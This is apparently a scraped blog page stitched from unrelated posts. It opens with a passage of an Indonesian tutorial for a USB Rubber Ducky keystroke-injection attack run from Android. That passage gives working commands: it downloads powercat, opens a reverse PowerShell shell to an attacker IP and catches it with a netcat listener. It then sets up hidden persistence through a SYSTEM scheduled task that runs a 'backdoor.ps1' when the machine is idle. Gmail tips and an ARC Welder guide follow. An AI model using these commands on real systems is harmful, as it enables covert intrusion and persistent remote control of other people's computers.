    • wget https://cutt.ly/cW13i -o $a\d.ps1 - PowerShell diperintahkan untuk memohon permintaan web (wget) dan mengambil powercat.ps1 dengan URL cutt.ly yang dipersingkat. URL ini terhubung langsung ke halaman Powercat GitHub tetapi dapat diubah menjadi URL lengkap atau URL singkat lainnya. Powercat.ps1 disimpan (-o) ke direktori temp ($ a) dengan nama file "d.ps1". Nama file disingkat menjadi satu huruf untuk menjaga muatan Ducky sesingkat mungkin.
    • ipmo $ a \ d.ps1 - Fungsi Impor-Modul PowerShell disebut menggunakan alias ip mo. Sekali lagi, menggunakan versi perintah yang lebih pendek untuk menjaga muatan Ducky tetap pendek. Powercat.ps1 diimpor.
    • powercat -c 192.168.0.208 -p 1234 -e powershell. Akhirnya, Powercat dieksekusi dan diinstruksikan untuk menghubungkan (-c) ke server penyerang (192.168.0.208) pada port (-p) 1234 dan mengeksekusi (-e) PowerShell saat koneksi terjalin. Ini secara efektif memberikan akses jarak jauh penyerang ke terminal PowerShell root.

Komentar REM dapat tetap berada dalam payload dan tidak akan mempengaruhi input keystroke. Untuk menyimpan dan keluar dari terminal nano, tekan Ctrl-x, lalu y, lalu Enter.

Langkah 5 Masukkan kode muatannya

Payload USB Rubber Ducky tidak dapat dimuat ke kartu microSD dalam bentuk teks biasa. Sebagai gantinya, Hak5 Duck Encoder akan digunakan untuk mengubah muatan teks biasa menjadi format biner.

Untuk mengkloning repositori Duck Encoder, gunakan perintah di bawah ini.

~$ git clone https://github.com/hak5darren/USB-Rubber-Ducky/

Ubah (cd) ke dalam direktori Encoder / yang baru dibuat.

~$ cd USB-Rubber-Ducky/Encoder/

Dengan mengkodekan payload.txt menggunakan perintah di bawah ini. Perintah ini akan menggunakan encoder.jar untuk mengubah file input (-i) menjadi biner output "inject.bin" (-o) yang diperlukan. Nama file output tidak sembarangan dan harus dinamai "inject.bin" agar Ducky melakukan serangan injeksi keystroke.

~$ java -jar encoder.jar -i ~/payload.txt -o inject.bin

Hak5 Duck Encoder 2.6.4

Loading File .....          [ OK ]
Loading Keyboard File ..... [ OK ]
Loading Language File ..... [ OK ]
Loading DuckyScript .....   [ OK ]
DuckyScript Complete.....   [ OK ]
Setelah selesai, akan ada file "inject.bin" baru di direktori Encoder. Hal ini dapat diverifikasi menggunakan perintah ls-l di bawah ini.

~$ ls -l

-rw-r--r--. 1 root root  1466 Jan 11 11:39 README
-rw-r--r--. 1 root root 57535 Jan 11 11:39 encoder.jar
-rw-r--r--. 1 root root    86 Jan 12 01:57 inject.bin
drwxr-xr-x. 2 root root  4096 Jan 11 11:39 resources
drwxr-xr-x. 2 root root  4096 Jan 11 11:39 src

Langkah 6 Hubungkan MicroSD Ducky ke Perangkat Android

Menggunakan adaptor pembaca kartu, slot kartu microSD internal, atau adaptor OTG dengan pembaca kartu, masukkan kartu microSD Ducky ke perangkat Android. Konten file microSD dapat dilihat menggunakan aplikasi Unduh Android.

Setelah beberapa detik, perangkat yang dapat dilepas baru akan dapat diakses melalui aplikasi Unduh (contoh). Arahkan kembali ke terminal Kali OS. OS Kali tidak akan memiliki akses ke perangkat penyimpanan eksternal (yaitu, kartu microSD), jadi "inject.bin" pertama-tama harus disalin (cp) ke direktori /sdcard/Download/, kemudian disalin ke microSD menggunakan OS Android.

~$ cp ~/USB-Rubber-Ducky/Encoder/inject.bin /sdcard/Download/

Dan itu sekarang tersedia di aplikasi Unduh.

Sorot "inject.bin" dan ketuk tombol "Copy to". Kemudian, salin ke kartu microSD dan amankan microSD dari perangkat Android.

Langkah 7 Mulai Peretasan

Masukkan USB Rubber Ducky ke mesin target Windows 10 dan koneksi baru ke perangkat Android akan dibuat.

~$ nc -vv -l -p 1234

Ncat: Version 7.70 ( https://nmap.org/ncat )

Ncat: Connection from 192.168.0.33.
Ncat: Connection from 192.168.0.33:49672.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
Netcat akan melaporkan "Koneksi dari xx.xx.xx.xx" baru yang berisi alamat IP target. Menjalankan perintah seperti ls atau pwd akan mendaftarkan file di direktori saat ini atau masing-masing mencetak nama direktori saat ini. Pwnage dapat dimulai.

Langkah 8 Membangun persistance (Opsional)

Hal pertama yang harus dilakukan setelah membuat shell terbalik adalah mengatur persistance jika koneksi saat ini terputus. Ini adalah langkah opsional tetapi disarankan jika eksploitasi jangka panjang diinginkan. Di Windows 10, ada beberapa cara membangun persistance. Di bawah ini adalah satu opsi.

Untuk memulai, perintah schtasks dapat digunakan untuk menjadwalkan tugas untuk Windows 10 untuk secara otomatis melakukan. Misalnya, Windows 10 dapat dihubungkan ke server penyerang setiap X menit. X menjadi jumlah waktu yang sewenang-wenang, mis. 10 menit atau 120 menit.

Untuk menyiasati target melihat terminal pop-up kedua yang tidak dapat diubah yang dibuat oleh PowerShell, schtasks memiliki fungsi yang berguna untuk menjalankan perintah hanya jika komputer dalam keadaan diam. Jadi, jika layar sudah mati atau screensaver sedang berjalan, hanya itu yang akan mencoba koneksi ke server penyerang. Ini sangat ideal untuk menjalankan terminal sembul hanya jika pemilik PC jauh dari perangkat.

Perintah schtasks memiliki batas ~ 175 karakter yang dapat membuat menjalankan perintah panjang menjadi menantang. Untuk menyiasatinya, pertama-tama buat "backdoor.ps1" yang berisi unduhan Powercat, impor, jalankan perintah.

>echo"IEX(New-ObjectSystem.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 192.168.0.208 -p 2 -e powershell" > C:\ProgramData\Microsoft\Windows\backdoor.ps1

Direktori Windows \ sedang digunakan untuk menyimpan backdoor.ps1 tetapi lokasi ini sepenuhnya opsional. Direktori dan nama file dapat diubah untuk lebih menyamarkan lokasi skrip dan mencegah target dari tersandung padanya. Demikian juga, nomor port (-p 2) dapat diubah ke port yang berbeda.

Kemudian, gunakan schtasks untuk menjalankan "backdoor.ps1" ketika komputer menjadi diam.

> schtasks /create /f /ru "NT AUTHORITY\SYSTEM" /tn "backdoor" /tr "powershell -w 1 -ep bypass C:\ProgramData\Microsoft\Windows\backdoor.ps1" /sc onidle /i 1

SUCCESS: The scheduled task "backdoor" has successfully been created.
Penjadwal Tugas (schtasks) akan membuat tugas dengan nama (/tn) "backdoor.". Tugas untuk menjalankan (/tr) akan menjalankan skrip backdoor.ps1. Frekuensi (/ sc) dengan mana perintah dijalankan diatur ke "onidle" yang menginstruksikan komputer untuk menjalankan perintah hanya ketika perangkat idle. Akhirnya, jumlah waktu (dalam menit) ditentukan oleh argumen / i dan diatur ke 1 menit.

Singkatnya, satu menit setelah target menjauh dari komputer, ia akan berusaha untuk mengeksekusi backdoor.ps1 yang tertanam dalam direktori Microsoft \. Perlu diingat, ketika target kembali, koneksi akan secara otomatis diakhiri oleh Windows 10. Koneksi hanya akan tetap ada saat target jauh dari komputer. Cukup restart server Netcat dan tunggu komputer menjadi idle lagi; koneksi baru akan dicoba setiap saat.

Sekarang, menggunakan sesi Layar lain, buat Netcat listener baru dan tunggu mesin Windows menjadi diam.

~$ nc -vv -l -p 2

Ncat: Version 7.70 ( https://nmap.org/ncat )

Ncat: Connection from 192.168.0.33.
Ncat: Connection from 192.168.0.33:24276.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>

Ada banyak kesenangan yang bisa didapat dengan schtasks. Untuk lebih lanjut tentang perintah yang tersedia untuk schtasks /? dan schtasks / Buat /? perintahnya seperti yang ditunjukkan di bawah ini.

> schtasks /Create /?

How to cancel e-mail that has been sent in Gmail


It turns out Gmail has a feature to cancel e-mails that have already been sent. Here's tutorial.

Have you ever accidentally sent an e-mail but it's actually not finished? Or have you ever sent an e-mail to your boss in the office when the e-mail should have been joked? You must be panicking right? If it happens again, how do I deal with it? Don't worry, we have tips to overcome this!

This time we will give tips on how to cancel e-mail that has been sent. Tips that will be shared this time specifically for Gmail users. So, for you Gmail users, there's no need to worry anymore if you want to pull an email that has already been sent!


How to cancel e-mail that has been sent in Gmail


While this feature can only be done on a computer / laptop. Reportedly this feature will soon be on Android. if there is an update about this, surely we will updating for you. Following are the steps to cancel e-mails that have already been sent.
Steps to cancel e-mails that have already been sent

You do not automatically delete or retract e-mail that has already been sent. You must activate the Undo Send feature first in your Gmail settings.

The first step, open your Gmail account and select the symbol ** settings ** in the form of a gear wheel in the upper right corner of Gmail's front view.
 

Second step, select menu ** settings **
 

The third step, see the ** Undo Send ** menu, make sure you check the ** Enable Undo Send ** option
 

Step four, set how long you can _undo_ e-mail that has already been sent. You can choose 5,10,20 and 30 seconds.
 

The fifth step, after you activate ** Undo Send **, every time you send an e-mail there will be a notification like the picture below. Now to cancel the e-mail that has already been sent you only need to choose ** Undo **
 

Finished! Now you can pull e-mails already sent in Gmail. But keep in mind, that the e-mail can only be withdrawn before [the deadline]

How to Change Gmail Password on All Devices With Just One-Click


Password is a security factor that must be maintained, especially a Gmail account. Do you already know how to replace it? Here are tips on how to change the Gmail password.

Password is a collection of characters used for security systems. To ensure our account is safe, we must regularly change the passwords of guys.

One important account is Gmail, because this account is connected to many Android programs. Do you know how?

If not, the following tips is how to change the Gmail password on all devices.

Why Do We Have to Change the Gmail Account Password?

Changing your Gmail password regularly is strongly recommended guys. Because of this to prevent your account being hacked or misused. Here are some reasons:
  • Prevent Hackers. If you use a Gmail account to register various social media or applications, this is very important. Because if one main email is hacked, all social media accounts that are connected will be affected.
  • Old passwords have been spread. If you have told your Gmail password to someone else, then you must replace it immediately. We never know if someone has evil intentions.

Here's how to change the Gmail password on all devices


How to change the Gmail password on both Android and computer are the same guys. This time we will give an example using an Android cellphone. Immediately we see the tutorial:
Step 1

Steps to change the password first open the browser application on both your computer and cellphone. we will use Google Chrome guys. After that, enter the URL https://accounts.google.com/EditPasswd


Step 2

Then log in to the Gmail account that you want to change the password guys. Enter a password and click the Next button.


Step 3

After that, enter the new password you want. Create a password as complex as possible, this password consists of 8 characters. If you click the Change Password button.


Step 4

If the process is complete then you will go to this page. By changing the Gmail password, you must re-login on all the devices that use the account.


How to Make a Good Gmail Password?

We suggest don't use birth dates, invented dates, or predictable numbers like 123456, 000000, 1111111, and others.

Use a combination of numeric characters and the alphabet.

Cara menjalankan aplikasi android di Komputer


Tahukah Anda bahwa Anda dapat menjalankan aplikasi Android di Google Chrome? Kembali pada tahun 2015, Google meluncurkan alat yang disebut ARC Welder, yang dirancang untuk memungkinkan pengembang menguji aplikasi mereka di browser Chrome sehingga mereka dapat dipindah ke Chrome OS. Tujuan utama ARC Welder adalah mempermudah pengembang untuk membuat lebih banyak aplikasi untuk Chrome OS, tetapi alat ini dapat digunakan oleh siapa saja untuk menjalankan aplikasi Android di browser mereka.

Sangat mudah untuk menjalankan aplikasi Android menggunakan ARC Welder, dan di bawah ini kami akan menunjukkan caranya. Namun, perlu disebutkan bahwa beberapa aplikasi Android tidak berjalan sangat baik di Chrome, jadi Anda harus melakukan sedikit eksperimen untuk menemukan aplikasi mana yang berfungsi paling baik.

Install ARC Welder


Bagian termudah dari keseluruhan proses adalah memasang ARC Welder. Cukup buka halaman add on Web Chrome untuk ARC Welder dan klik instal. Setelah proses pemasangan singkat selesai, Anda akan dapat menjalankan ARC Welder dari halaman aplikasi Chrome.

Jika Anda memiliki perangkat yang dapat menjalankan aplikasi Chrome dan Chrome, Anda seharusnya dapat menggunakan ARC WELDER. Ini berarti bahwa semua sistem operasi desktop didukung, termasuk Windows 10, macOS, Chrome OS, dan Linux. Dari apa yang telah kami lihat, alat ini bekerja dengan sangat baik di semua sistem operasi, jadi Anda tidak akan mendapatkan pengalaman yang lebih baik beralih dari Windows ke MacOS (misalnya).

ARC Welder dirancang untuk Chrome OS, meskipun, dan alat ini memperingatkan Anda bahwa beberapa "bug spesifik platform" ada di sistem operasi lain.

Tentukan APK Android


ARC Welder dirancang untuk membuka file Android APK, jadi Anda harus mencari dan mengunduh APK yang ingin Anda jalankan. Anda tidak dapat mengunduh file APK dari Google Play Store, jadi Anda harus menggunakan sumber unduhan pihak ketiga.

Di sini, kami merekomendasikan APKMirror sebagai sumber APK Android Anda, terutama karena memiliki antarmuka yang bagus dan Anda dapat mengunduh versi yang lebih lama dari hampir semua aplikasi dalam koleksi mereka jika perlu. Mereka bahkan memiliki versi terpisah dari banyak aplikasi untuk berbagai arsitektur prosesor. AndroidAPKsFree adalah sumber lain yang masuk akal jika Anda tidak dapat menemukan apa yang Anda cari di APKMirror.

Tidak ada situs web yang membayar aplikasi, karena mengunduh APK untuk aplikasi berbayar adalah pembajakan. Jika Anda benar-benar ingin mengunduh aplikasi berbayar untuk digunakan dengan ARC Welder, Anda harus memeriksanya sendiri.

Jalankan APK di ARC Welder


Saat Anda menyiapkan APK, cukup jalankan ARC Welder di Chrome, dan pilih direktori tempat ARC Welder dapat menulis beberapa file sementara. Setelah Anda selesai melakukannya, klik untuk menemukan dan menambahkan APK yang ingin Anda coba, yang akan membawa Anda ke halaman opsi konfigurasi. Google mengatakan sebaiknya biarkan ini pada nilai default mereka. Untuk meluncurkan aplikasi, klik ‘uji’.

ARC Welder hanya dapat menjalankan satu aplikasi dalam satu waktu. Jika Anda ingin membuka aplikasi yang berbeda, Anda harus menutup aplikasi yang sedang digunakan, memuat APK baru, klik untuk menghapus APK lama dari ARC Welder, lalu meluncurkan aplikasi baru.

Kami mencoba sejumlah aplikasi di ARC Welder di Chrome 56 pada Windows 10, dan menemukan bahwa dukungan aplikasi terpukul atau hilang. Beberapa aplikasi Android utama seperti Gmail, Maps dan Facebook crash segera setelah mereka memuat, sementara yang lain seperti Keep dan Microsoft Word bertahan tanpa batas di layar pemuatan mereka. YouTube memuat tetapi menimbulkan kesalahan karena tidak memiliki akses ke Layanan Google Play. Instagram tidak berfungsi, begitu juga dengan Snapchat. Tapi ada kabar baik! Kami menemukan beberapa aplikasi yang berhasil dari periode pengujian singkat kami:

- Twitter memuat dan beroperasi dengan sempurna. Animasi agak lambat,    seperti yang Anda harapkan dari perangkat lunak emulasi, tetapi pengalamannya cukup baik.
- Plex juga sepertinya berfungsi. Kami dapat memutar video di aplikasi dengan sedikit distorsi audio.
- AccuWeather memiliki beberapa masalah berkedip pada waktu tetapi memuat.
- SpeedTest.net berfungsi jika Anda ingin melakukan pengujian kinerja jaringan
- Slack berfungsi dengan baik

Ini adalah Twitter yang dijalankan di ARC Welder di Chrome


Sebagian besar game yang kami uji tidak berfungsi, atau dimuat ke layar hitam. Ini tidak terlalu mengejutkan, karena ARC Welder tidak dibangun untuk menangani beban kerja 3D yang rumit. Game lawas seperti Temple Run memuatnya, tetapi membuatnya sekitar 3 frame per detik dan Anda tidak bisa melewati layar menu.

Tetapi ARC Welder tidak benar-benar dirancang untuk menjalankan game Android di browser Anda. Sebaliknya, ini adalah alat yang terutama menargetkan pengembang aplikasi yang ingin mem-port aplikasi mereka ke Chrome OS, itulah sebabnya mengapa aplikasi non-game jauh lebih mungkin untuk memuat dan berfungsi dengan benar. Dari semua aplikasi yang kami uji, sekitar 40 persen dari mereka dimuat dan bekerja di ARC Welder.

Akan sangat berguna untuk mencoba aplikasi Android di Chrome jika Anda tidak memiliki perangkat Android yang berguna, tetapi itu jauh dari emulator aplikasi Android yang sempurna. Jika ARC Welder berfungsi dengan aplikasi yang ingin Anda uji, itu fantastis, tetapi Anda tidak boleh berharap setiap aplikasi dimuat atau berfungsi seperti yang dimaksudkan dalam alat yang berfokus pada pengembang ini.
e
Contact Me

Adress/Street

Kalimantan street, City of Jember Indonesia

Phone number

+(62) 823 3486 3080

Email

ahdeen@bk.ru